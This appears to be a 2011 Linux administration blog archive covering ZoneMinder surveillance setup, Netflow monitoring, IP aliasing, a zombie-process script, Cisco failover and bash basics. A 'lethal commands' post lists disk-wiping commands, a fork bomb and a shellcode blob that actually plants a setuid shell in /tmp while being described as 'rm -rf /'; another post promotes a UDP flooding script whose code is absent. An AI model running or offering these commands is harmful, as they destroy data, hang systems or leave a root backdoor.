Monday, September 19, 2011

ZoneMinder Viewer Windows 7/Vista Gadget


This is a Windows Vista/Windows 7 Gadget that will allow you to view ZoneMinder cameras from your desktop.
Sample Gadget Display
Download the attached file (zmViewer.zip) and rename it to “zmViewer.gadget”. This will allow Windows 7 to see it as a gadget.
Double click the zmViewer.gadget file and select “install”. Then mouse over the gadget until you see the settings icon (the wrench), click on it, and enter your ZoneMinder machine’s IP address, username, password, and monitor details. Hit OK and the monitors you selected will show on your desktop with the specified size and refresh rate.
CPU usage on a dual core E6600@2.4GHz is about 2% with 6 monitors displayed and a 1-second refresh rate. That compares very favorably to some of the other viewers out there that don’t allow throttling of the refresh rate and simply grab images as quickly as they can. I’ve seen 4-camera views topping 10% of CPU in those circumstances and I feel this is a much better solution, particularly given Windows 7′s ability to make this viewer always on top and vary the opacity to suit your needs. If you have a spare monitor you can just put it out of the way and mouse over to bring it to focus when you spot activity.
Another advantage of this over other viewers is that this one survives zmpkg.pl status changes without requiring a refresh. The QT-based ZM viewer requires an “F5″ refresh any time the state changes in order to keep the monitor view alive.
Future functionality could probably include rudimentary control of the ZM interface, considering this is all just a web page. But for now I want to keep it small and not duplicate the functionality of the ZM front-end.

Home video security with Zoneminder and Ubuntu


This weekend my colleague brought to our office simple 20$ webcam. I have to say that my previous attitude to such toys was quite ambiguous. But idea to build home/office video security system based on such webcam(s) and Ubuntu changed my mind especially taking into consideration extremely low cost of end system and it’s capabilities. First of all I was interested in events replay, multiple camera zones and web interface. As it was discovered later, such system provides tons of useful features.
ubuntu logoIn this post I’ll provide you with a free-style guide on how to set up home video security system that supports above mentioned features and is based on rather cheap webcams, free as beer software ZoneMinder and Ubuntu. I used Hardy Heron Ubuntu (8.04) for the installation but this guide should also work for 8.10 (Intrepid Ibex) and Jaunty Jackalope (9.04).

logitech quickcam chatThe webcam we played with is manufactured by Logitech and has model name “QuickCam Chat”. It’s USB 2.0 camera that allows to capture video with 352×288 quality and 30 frames per second. Actually it’s more than enough for home security appliance. Thanks to heaven this camera is supported by U buntu by default as it works well with gspca/spca5xx driver.
You can check your webcam Linux compatibility here (it’s highly recommended to look through this list before buying camera). If your one is supported and column “Support” in above mentioned list is green it’s time to install drivers. Ubuntu users should execute the following command to install it:
sudo aptitude install gspca-source -y
After it’s done, you should restart your computer or run sudo modprobe gspca in order to load newly installed driver (don’t forget to plug your webcam). To check if driver is loaded normally you can run dmesg and look for “gspca” related lines, like these ones:

[15808.524000] usbcore: registered new interface driver gspca
[15808.524000] /home/viper/gspcav1-20070508/gspca_core.c: gspca driver 01.00.18 registered

camorama screenshotTo check if your cam works okay with installed driver, there are two simple programs that can help you: xawtv and camorama (both can be installed with apt-get or aptitude). Just after you run one of these programs you should get clean picture. If it’s not clean there is no reason to proceed with this manual but to get your cam working (Google helps in most cases).
The next step is to install ZoneMinder – a heart of our system. As it comes from developers’ site, it’s top Linux video camera security and surveillance solution.
ZoneMinder is intended for use in single or multi-camera video security applications, including commercial or home CCTV, theft prevention and child or family member or home monitoring and other care scenarios. It supports capture, analysis, recording, and monitoring of video data coming from one or more video or network cameras attached to a Linux system.
Installation procedure of ZoneMinder is extremely simple with Ubuntu:
sudo apt-get install zoneminder apache2 php5-mysql libapache2-mod-php5 mysql-server ffmpeg
if you use Dapper or Feisty I recommend you to read this. Once apt-get installation is finished run the following commands:
sudo ln -s /etc/zm/apache.conf /etc/apache2/conf.d/zoneminder.conf
sudo
/etc/init.d/apache2 force-reload
At this point ZoneMinder is installed, and you can load it’s control panel with your favorite browser (I hope it’s Firefox :) ): http://127.0.0.1/zm/ (replace 127.0.0.1 with IP address of computer you’ve installed ZoneMinder to). You should see empty ZoneMinder Console Page. If you see it the next step is to configure ZoneMinder, if you don’t it’s time to ask Google to help you or pray for gurus of this forum :)




Click at the “Options” of ZoneMinder Console to configure it. Here are screenshots of four main tabs:

web zoneminder options

system zoneminder options

images zoneminder options

config zoneminder options
After you saved new settings by pressing “Save” button it’s necessary to apply them: sudo /etc/init.d/zoneminder restart.

The next step is to create camera monitors. Click at “Add new monitor” and fill up suggested fields as it’s shown at the following pictures:

source zoneminder monitor

general zoneminder monitor

Don’t forget to set up function for newly added monitor (press appropriate link).

function zoneminder monitor
If everything is done properly after pressing at the name of Monitor you’ve added you should see the picture like this one:
cam1
How do you think where on the picture is the author of the post? :)
In case you have multiple cameras you should add more ZoneMinder monitors. That’s it, system is up and running.

By the way ZoneMinder has a lot of useful functions and is well documented, so I hope it won’t be difficult to set up certain feature.
Hope this manual helps you! And good luck!
P.S. You can use USB extension cables for your webcams to place them in unexpected places

Best of Linux Cheat Sheets


Below list of Linux cheat sheets can be used by everybody who administer Linux operating system including beginners/newbies and bearded gurus.
PDF | Command Line Interface (CLI), Security, Networking
HTML | CLI, Gnome/KDE
PDF | Linux Distributions Cheat Sheets
HTML/PDF | vi, sed, awk

How to monitor traffic at Cisco router using Linux (Netflow)


By default Cisco IOS doesn’t provide any traffic monitoring tools like iftop or iptraff available in Linux. While there are lots of proprietary solutions for this purpose including Cisco Netflow Collection, you are free to choose nfdump and nfsen open source software to monitor traffic of one or many Cisco routers and get detailed monitoring data through your Linux command line or as graphs at absolutely no cost.
Below is beginner’s guide that helps to quickly deploy netflow collector and visualizer under Linux and impress everybody by cute and descriptive graphs like these:

nfsen screen

It is highly recommended to look through Netflow basics to get brief understanding of how it works before configuring anything. For example, here is Cisco’s document that gives complete information about Netflow. In a few words to get started you should enable netflow exporting on Cisco router and point it to netflow collector running under Linux. Exported data will contain complete information about all packets the router has received/sent so nfdump and nfsen working under Linux will collect it and visualize to present you the graph like above example.
Cisco Router Setup
1. Enable flow export on ALL Cisco router’s interfaces that send and receive some traffic, here is an example:
Router1# configure terminal
Router1(config)#interface FastEthernet 0/0
Router1(config-if)#ip route-cache flow input
Router1(config-if)#interface FastEthernet 0/1
Router1(config-if)#ip route-cache flow input
...
2. Setup netflow export:
Router1# configure terminal
Router1(config)#ip flow-export source FastEthernet0/0
Router1(config)#ip flow-export source FastEthernet0/1
Router1(config)#ip flow-export version 5
Router1(config)#ip flow-export destination 1.1.1.1 23456
Where 1.1.1.1 is IP address of Linux host where you plan to collect and analyze netflow data. 23456 is port number of netflow collector running on Linux.
Linux Setup
1. Download and install nfdump.
cd /usr/src/
wget http://sourceforge.net/projects/nfdump/files/stable/nfdump-1.6.2/nfdump-1.6.2.tar.gz/download
tar -xvzf nfdump-1.6.2.tar.gz
cd nfdump-1.6.2
./configure --prefix=/ --enable-nfprofile
make
make install
2. Download and install nfsen.
It requires web server with php module and RRD so make sure you have the corresponding packages installed. I hope you’re running httpd with php already so below are rrd/perl related packages installation hints only.
Fedora/Centos/Redhat users should type this:
yum install rrdtool rrdtool-devel rrdutils perl-rrdtool
Ubuntu/Debian:
aptitude install rrdtool librrd2-dev librrd-dev librrd4 librrds-perl librrdp-perl
If you run some exotic Linux distribution just install everything that is related to rrd + perl.
At last, nfsen installation:
cd /usr/src/
wget http://sourceforge.net/projects/nfsen/files/stable/nfsen-1.3.5/nfsen-1.3.5.tar.gz/download
tar -xvzf nfsen-1.3.5.tar.gz
cd nfsen-1.3.5
cp etc/nfsen-dist.conf etc/nfsen.conf
In order to continue you should edit file etc/nfsen.conf to specify where to install nfsen, web server’s username, its document root directory etc. That file is commented so there shouldn’t be serious problems with it.
One of the major sections of nfsen.conf is ‘Netflow sources’, it should contain exactly the same port number(s) you’ve configured Cisco with — recall ‘ip flow-export …’ line where we’ve specified port 23456. E.g.
%sources = (
    'Router1'    => { 'port' => '23456', 'col' => '#0000ff', 'type' => 'netflow' },
);
Now it’s time to finish the installation:
./install.pl etc/nfsen.conf
In case of success you’ll see corresponding notification after which you will have to start nfsen daemon to get the ball rolling:
/path/to/nfsen/bin/nfsen start
From this point nfdump started collecting netflow data exported by Cisco router and nfsen is hardly working to visualize it — just open web browser and go to http://linux_web_server/nfsen/nfsen.php to make sure. If you see empty graphs just wait for a while to let nfsen to collect enough data to visualize it.

How to assign range of IP addresses in Linux?


As we know Linux allows to assign almost unlimited number of IP addresses to its interfaces. Such additional IPs applied to the same NIC are known as secondary IP addresses or just secondaries. Some time ago i faced a problem on how to apply about 500 IP addresses to one Linux box and then ensure that all of them get online after Linux reboots. There are several ways to accomplish this taks so i would like to share them all.

Shell script with ifconfig commands

This is one of the most inefficient ways to get many IP addresses applied to one network interface. Anyways it allows to create as many aliases for the interface as you like so you should create shell script and execute it every time Linux boots.
touch /path/to/script.sh
chmod +x /path/to/script.sh
vi /path/to/script.sh
Now you should add there shell lines which will apply IP addresses, e.g. the following one applies 60 IP addresses to eth0 interface:
for n in {3..63};  do ifconfig eth0:${n} 10.10.10.${n} netmask 255.255.255.0 up; done
If you type ‘ifconfig’ now you will very long output like this one:
eth0:3  Link encap:Ethernet  HWaddr 00:50:8D:D1:24:DB
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:10 Base address:0x2000 

eth0:4  Link encap:Ethernet  HWaddr 00:50:8D:D1:24:DB
          inet addr:10.10.10.4  Bcast:10.10.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:10 Base address:0x2000

...

eth0:63  Link encap:Ethernet  HWaddr 00:50:8D:D1:24:DB
          inet addr:10.10.10.63  Bcast:10.10.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:10 Base address:0x2000
If you decide to delete those IPs you can run the following line as a remedy:
for n in {3..63};  do ifconfig eth0:${n} 0.0.0.0 &> /dev/null; done
Once you finished editing /path/to/script.sh script you should add it to startup, so put the line /path/to/script.sh into /etc/rc.local file that Linux executes every time it boots. Please notice that in various distributions this file may be missing so consult with distro’s docs to get where it is stored.

Redhat/Centos/Fedora network scripts

Users of these Linux distributions can apply ranges of IP addresses using ifcfg-eth0-range0 files which are read during initialization of network interfaces during boot up process. The following example will make Linux to apply 200 IP addresses to eth1 during booting:
[root ~]#cat /etc/sysconfig/network-scripts/ifcfg-eth1-range0

IPADDR_START=192.168.1.1
IPADDR_END=192.168.1.200
CLONENUM_START=10
CLONENUM_START value specifies starting identifier of alias that will be applied to eth1 interface, in above example the first 192.168.1.1 will be assigned to eth1:10 alias. The last IP of the range 192.168.1.200 will be applied to eth:210 sub-interface. This is totally easy approach.
Loopback interface
Did you know that by one line presented below you assign 1022 virtual IP addresses to your Linux system? Here it is:
ifconfig lo:0 10.0.0.1/22
Now you can make sure of this by pinging IPs from that range (10.0.0.1 – 10.0.3.254).
[root ~]#ping 10.0.0.1 -c 1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=0.063 ms

--- 10.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.063/0.063/0.063/0.000 ms

...

[root ~]#[root@whitehorse /]# ping 10.0.3.254 -c 1
PING 10.0.0.1 (10.0.3.254) 56(84) bytes of data.
64 bytes from 10.0.3.254: icmp_seq=1 ttl=64 time=0.063 ms

--- 10.0.3.254 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.063/0.063/0.063/0.000 ms
If you still feel that the first suggested way meets your requirements better than the third one please read more about loopback interface at wikipedia — loopbacks are much more useful than aliases in most cases.
Hope it helps!

Automatic "zombie" processes killing (shell script)


Here is a shell script example that can be run by cron for automatic killing of “zombie” processes in Linux system:


#!/bin/bash
# Zombie processes killing script.
# Must be run under root.
case "$1" in
--admin)
        stat=`ps ax | awk '{print $1}' | grep -v "PID" | xargs -n 1 ps lOp | grep -v "UID" | awk '{print"pid: "$3" *** parent_pid: "$4" *** status: "$10" *** process: "$13}' | grep ": Z"`

        if ((${#stat} > 0));then
         echo zombie processes found:
     echo .
     ps ax | awk '{print $1}' | grep -v "PID" | xargs -n 1 ps lOp | grep -v "UID" | awk '{print"pid: "$3" *** parent_pid: "$4" *** status: "$10" *** process: "$13}' | grep ": Z"
     echo -n "Kill zombies? [y/n]: "
     read keyb
     if [ $keyb == 'y' ];then
  echo killing zombies..
  ps ax | awk '{print $1}' | grep -v "PID" | xargs -n 1 ps lOp | grep -v "UID" | awk '{print$4" status:"$10}' | grep "status:Z" | awk '{print $1}' | xargs -n 1 kill -9
     fi
 else
     echo no zombies found!
 fi
;;
--cron)
 stat=`ps ax | awk '{print $1}' | grep -v "PID" | xargs -n 1 ps lOp | grep -v "UID" | awk '{print"pid: "$3" *** parent_pid: "$4" *** status: "$10" *** process: "$13}' | grep ": Z"`
        if ((${#stat} > 0));then
        ps ax | awk '{print $1}' | grep -v "PID" | xargs -n 1 ps lOp | grep -v "UID" | awk '{print$4" status:"$10}' | grep "status:Z" | awk '{print $1}' | xargs -n 1 kill -9
 echo `date`": killed some zombie proceses!" >> /var/log/zombies.log
 fi
;;
*) echo 'usage: zombies {--cron|--admin}'
;;
esac
exit 0

Tiny perl script for UDP flooding


Sometimes it is necessary to perform UDP flood towards some network device(s) in order to test its behavior in stress… Actually I am sure that every system administrator might use this small perl script for this purpose. Certainly there are many special programs for this but believe me that it is much more easier to do the following:
1. #touch > /tmp/flood.pl
2. #chmod +x /tmp/flood.pl
3. Copy the this code to /tmp/flood.pl:

4. Then /tmp/flood.pl 192.168.0.1 0 0 0, where 192.168.0.1 is IP you would like to flood with huge amount of UDP datagrams.

Postgresql: show tables, show databases, show columns


PostgreSQL is one of the best database engines for an average web project and many who moves to psql from mysql (for example) often ask the following questions: what  is the analog of “show tables” in postgres? or how can I get the list of databases in postgres like “show databases” in mysql? The answers are short:
mysql: SHOW TABLES
postgresql: \d
postgresql: SELECT table_name FROM information_schema.tables WHERE table_schema = 'public';
mysql: SHOW DATABASES
postgresql: \l
postgresql: SELECT datname FROM pg_database;
mysql: SHOW COLUMNS
postgresql: \d table
postgresql: SELECT column_name FROM information_schema.columns WHERE table_name ='table';

13 Linux lethal commands


In this post I will collect all commands which SHOULD NEVER be executed in Linux. Any of them will cause data loss or corruption, can freeze or hang up running system.
NEVER RUN THESE COMMANDS IN LINUX BOX CLI!
Even if somebody advises you in forum/im to do it.
1. Any of these commands will erase everything from your home directory, root or just will clear up whole disk:
  • sudo rm -rf /
  • rm -rf .*
  • dd if=/dev/zero of=/dev/sda
  • mkfs.ext3 /dev/hda
  • whatever > /dev/hda
  • cd ~; for x in `ls`; do mv -f $x $y; y=$x; done
  • find -type f -mtime +30 -exec mv {} /dev/null \;
  • mv ~ /dev/null
  • mv / /dev/null
2. Causes kernel panic or freezes Linux box:
  • dd if=/dev/random of=/dev/port
  • :( ){:|:&};: #also known as fork bomb
3. This one does the same as "rm -rf /":
char esp[] __attribute__ ((section(".text"))) /* e.s.p
release */
= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"
"\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"
"\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"
"\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"
"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"
"\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"
"\x6e\x2f\x73\x68\x00\x2d\x63\x00"
"cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;";

4. This one will prevent you from executing commands with root rights:
rm -f /usr/bin/sudo;rm -f /bin/su
If you know any other commands that can damage running Linux system or pose fatal problem to system administrators -- just comment it here so I could update this post. Thanks.
Update: See what happens if execute rm -rf / in Ubuntu: http://www.youtube.com/watch?v=wWOjmvWPRvQ

Quick Tip: Increase port range available for applications


By default an average Linux distribution allows applications to use the following TCP port range for outgoing connections: 32,786-65,536. That’s why your system can handle up to 28,232 TCP sessions at time. Notice, this is more than enough if your Linux system is installed on the laptop or desktop and you just use it for occasional visits to facebook.com, gmail.com and linuxscrew.com (yeah!). But if you run proxy/webcache like squid or some other services which open a lot of outgoing TCP connections you will likely hit ceiling of 28,232 soon.
First of all, let’s see current port range available for TCP sessions:
cat /proc/sys/net/ipv4/ip_local_port_range
Most likely the output will show something like this one “32786 65536″. In order to expand this range you can either echo modified range into above file in /proc filesystem (temporary solution) or add corresponding line into /etc/sysctl.conf (constant solution).
To temporarily expand port range from 28,232 to 40,000 do the following:
sudo -s
echo "25000 65000" > /proc/sys/net/ipv4/ip_local_port_range

To make sure new port range will be applied after reboot add the following line to /etc/sysctl.conf:
net.ipv4.ip_local_port_range="25000 65000"
or just execute this:
sudo sysctl -n net.ipv4.ip_local_port_range="25000 65000"

Cisco Load Balancing with Failover setup example


There is Cisco router of 7200 series with 4 FastEthernet interfaces (FE) and 2 serial ports. It should act as load balancer and failover for LAN connected to it via one FE 1/0 interface while two identical Internet connections are going to FE 0/0 and FE 0/1 (let’s name these connections as ISP_1 and ISP_2).
No dynamic routing protocols are used by ISPs but only static routing. The primary task is to ensure quick failover between two Internet connections so LAN users are automatically switched to ISP_2 if ISP_1 fails and vice versa. When both ISP_1 and ISP_2 are online the traffic of LAN users should be shared between two links to double available bandwidth on uplink (Tx) and downlink (Rx), in other words the router should be configured for load balancing between the links. You can see a network diagram below:


Load balancing setup description
There are two basic options available: per-destination or per-packet load balancing. Since ISP_1 and ISP_2 connections have almost the same link characteristics including delay, jitter and bandwidth, it is reasonable idea to pick per-packet option. In comparison to per-destination load balancing approach per-packet uses more router’s hardware resources but makes it possible to share traffic between connections more evenly. For better forwarding performance the router will be configured for Cisco Express Forwarding or simply CEF per-packet load balancing.
Failover description
Every 30 seconds the router will ping two IP addresses through ISP_1 and two other IP addresses via ISP_2. If both IPs via ISP_1 becomes unreachable (we assume that ISP_1 connection fails in this case) the router will delete ISP_1’s route from its routing table so ISP_2 becomes the only Internet connection for LAN users. Meantime the router still continues pinging two ISP_1’s IP addresses and once they become reachable back ISP_1 is added to ISP_2 as an active Internet connection link. Such failover scenario works in absolutely the same way for ISP_2. Usually this is reasonable idea to ping IP addresses of each provider’s DNS servers when monitoring availability of each ISP.
Miscellaneous details
Notice that CEF per-packet load balancing requires IOS version of 12.0+ while failover setup described above needs 12.4+ IOS version so you have to make sure your Cisco router runs at least 12.4 version of operating system. E.g. c7200-ik9o3s-mz.124-12c.bin would be ok.
Cisco router’s configuration with comments
! This line enables Cisco Express Forwarding (CEF)
ip cef
!
ip sla monitor 1
 type echo protocol ipIcmpEcho 10.0.0.100 source-interface FastEthernet0/0
 ! IP address 10.0.0.100 is primary DNS of ISP_1
 timeout 1000
 threshold 250
 frequency 30
ip sla monitor schedule 1 life forever start-time now
ip sla monitor 2
 type echo protocol ipIcmpEcho 10.0.0.101 source-interface FastEthernet0/0
 ! IP address 10.0.0.101 is secondary DNS of ISP_1
 timeout 1000
 threshold 250
 frequency 30
ip sla monitor schedule 2 life forever start-time now
!
!
ip sla monitor 3
 type echo protocol ipIcmpEcho 20.0.0.100 source-interface FastEthernet0/1
 ! IP address 20.0.0.100 is primary DNS of ISP_2
 timeout 1000
 threshold 250
 frequency 30
ip sla monitor schedule 3 life forever start-time now
ip sla monitor 4
 type echo protocol ipIcmpEcho 20.0.0.101 source-interface FastEthernet0/1
 ! IP address 20.0.0.101 is primary DNS of ISP_2
 timeout 1000
 threshold 250
 frequency 30
ip sla monitor schedule 4 life forever start-time now
!
!
track 1 rtr 1 reachability
track 2 rtr 2 reachability
track 3 rtr 3 reachability
track 4 rtr 4 reachability
!
! Tracker for ISP_1
track 10 list boolean or
 object 1
 object 2
!
! Tracker for ISP_2
track 20 list boolean or
 object 3
 object 4
!
! Interface connected to ISP_1
interface FastEthernet0/0
 ip address 10.0.0.2 255.255.255.0
 ip load-sharing per-packet
 duplex auto
 speed auto
!
! Interface connected to ISP_2
interface FastEthernet0/1
 ip address 20.0.0.2 255.255.255.0
 ip load-sharing per-packet
 duplex auto
 speed auto
!
! Interface connected to LAN
interface FastEthernet1/0
 ip address 192.168.100.2 255.255.255.0
 ip load-sharing per-packet
 duplex auto
 speed auto
!
! Two equal cost static routes to ISP_1 and ISP_2
ip route 0.0.0.0 0.0.0.0 10.0.0.1 track 10
ip route 0.0.0.0 0.0.0.0 20.0.0.1 track 20
!

Sunday, September 18, 2011

Bash Shell Scripting - 10 Seconds Guide

This Bash shell scripting guide is not a detailed study but a quick reference to the BASH syntax. So lets begin...

Common Environment Variables


PATH - Sets the search path for any executable command. Similar to the PATH variable in MSDOS.

HOME - Home directory of the user.

MAIL - Contains the path to the location where mail addressed to the user is stored. 

IFS - Contains a string of characters which are used as word seperators in the command line. The string normally consists of the space, tab and the newline characters. To see them you will have to do an octal dump as follows:
$ echo $IFS | od -bc
PS1 and PS2 - Primary and secondary prompts in bash. PS1 is set to $ by default and PS2 is set to '>' . To see the secondary prompt, just run the command :
$ ls |
... and press enter.

USER - User login name.

TERM - indicates the terminal type being used. This should be set correctly for editors like Vim to work correctly.

SHELL - Determines the type of shell that the user sees on logging in.

Note: To see what are the values held by the above environment variables, just do an echo of the name of the variable preceeded with a $. For example, if I do the following:
$ echo $USER
ravi
... I get the value stored in the environment variable USER.

Some Bash Shell Scripting Rules

  • The first line in your script must be #!/bin/bash
    ... that is a # (Hash) followed by a ! (bang) followed by the path of the shell. This line lets the environment know the file is a shell script and the location of the shell.
  • Before executing your script, you should make the script executable. You do it by using the following command:
    $ chmod ugo+x your_shell_script.sh
  • The name of your shell script must end with a .sh . This lets the user know that the file is ashell script. This is not compulsary but is the norm.

Conditional Statements

'If' Statement

The 'if' statement evaluates a condition which accompanies its command line.
syntax:
if condition_is_true
then
   execute commands
else
   execute commands
fi
'if' condition also permits multiway branching. That is you can evaluate more conditions if the previous condition fails.
if condition_is_true
then
   execute commands
elif another_condition_is_true
then
   execute commands
else
   execute commands
fi
Example :
if grep "linuxhelp" thisfile.html
then
   echo "Found the word in the file"
else
   echo "Sorry no luck!"
fi

If's Companion - Test

test is an internal feature of the shell. 'test' evaluates the condition placed on its right, and returns either a true or false exit status. For this purpose, 'test' uses certain operators to evaluate the condition. They are as follows:

Relational Operators
  • -eq - Equal to
  • -lt - Less than
  • -gt - Greater than
  • -ge - Greater than or Equal to
  • -le - Less than or Equal to

File related tests
  • -f file - True if file exists and is a regular file.
  • -r file - True if file exists and is readable.
  • -w file - True if file exists and is writable.
  • -x file - True if file exists and is executable.
  • -d file - True if file exists and is a directory.
  • -s file - True if file exists and has a size greater than zero.

String tests
  • -n str - True if string str is not a null string.
  • -z str - True if string str is a null string.
  • str1 == str2 - True if both strings are equal.
  • str - True if string str is assigned a value and is not null.
  • str1 != str2 - True if both strings are unequal.
  • -s file - True if file exists and has a size greater than zero.
Test also permits the checking of more than one expression in the same line.
  • -a  - Performs the AND function
  • -o  - Performs the OR function

A few Example snippets of using test
test $d -eq 25 && echo $d

... which means, if the value in the variable d is equal to 25, print the value. Otherwise don't print anything.
test $s -lt 50 && do_something
if [ $d -eq 25 ]
then
echo $d
fi
In the above example, I have used square brackets instead of the keyword test - which is another way of doing the same thing.
if [ $str1 == $str2 ]
then
do something
fi

if [ -n "$str1" -a -n "$str2" ]
then
echo 'Both $str1 and $str2 are not null'
fi
... above, I have checked if both strings are not null then execute the echo command.

Things to remember while using test
  1. If you are using square brackets [] instead of test, then care should be taken to insert a space after the [ and before the ].
  2. test is confined to integer values only. Decimal values are simply truncated.
  3. Do not use wildcards for testing string equality - they are expanded by the shell to match the files in your directory rather than the string.

Case Statement

Case statement is the second conditional offered by the shell.
Syntax:

case expression in
pattern1) execute commands ;;
pattern2) execute commands ;;
...
esac

The keywords here are in, case and esac. The ';;' is used as option terminators. The construct also uses ')' to delimit the pattern from the action.


Example:

...
echo "Enter your option : "
read i;

case $i in
1) ls -l ;;
2) ps -aux ;;
3) date ;;
4) who ;;
5) exit
esac

Note: The last case option need not have ;; but you can provide them if you want.


Here is another example:
case `date |cut -d" " -f1` in
Mon) commands ;;
Tue) commands ;;
Wed) commands ;;
...
esac
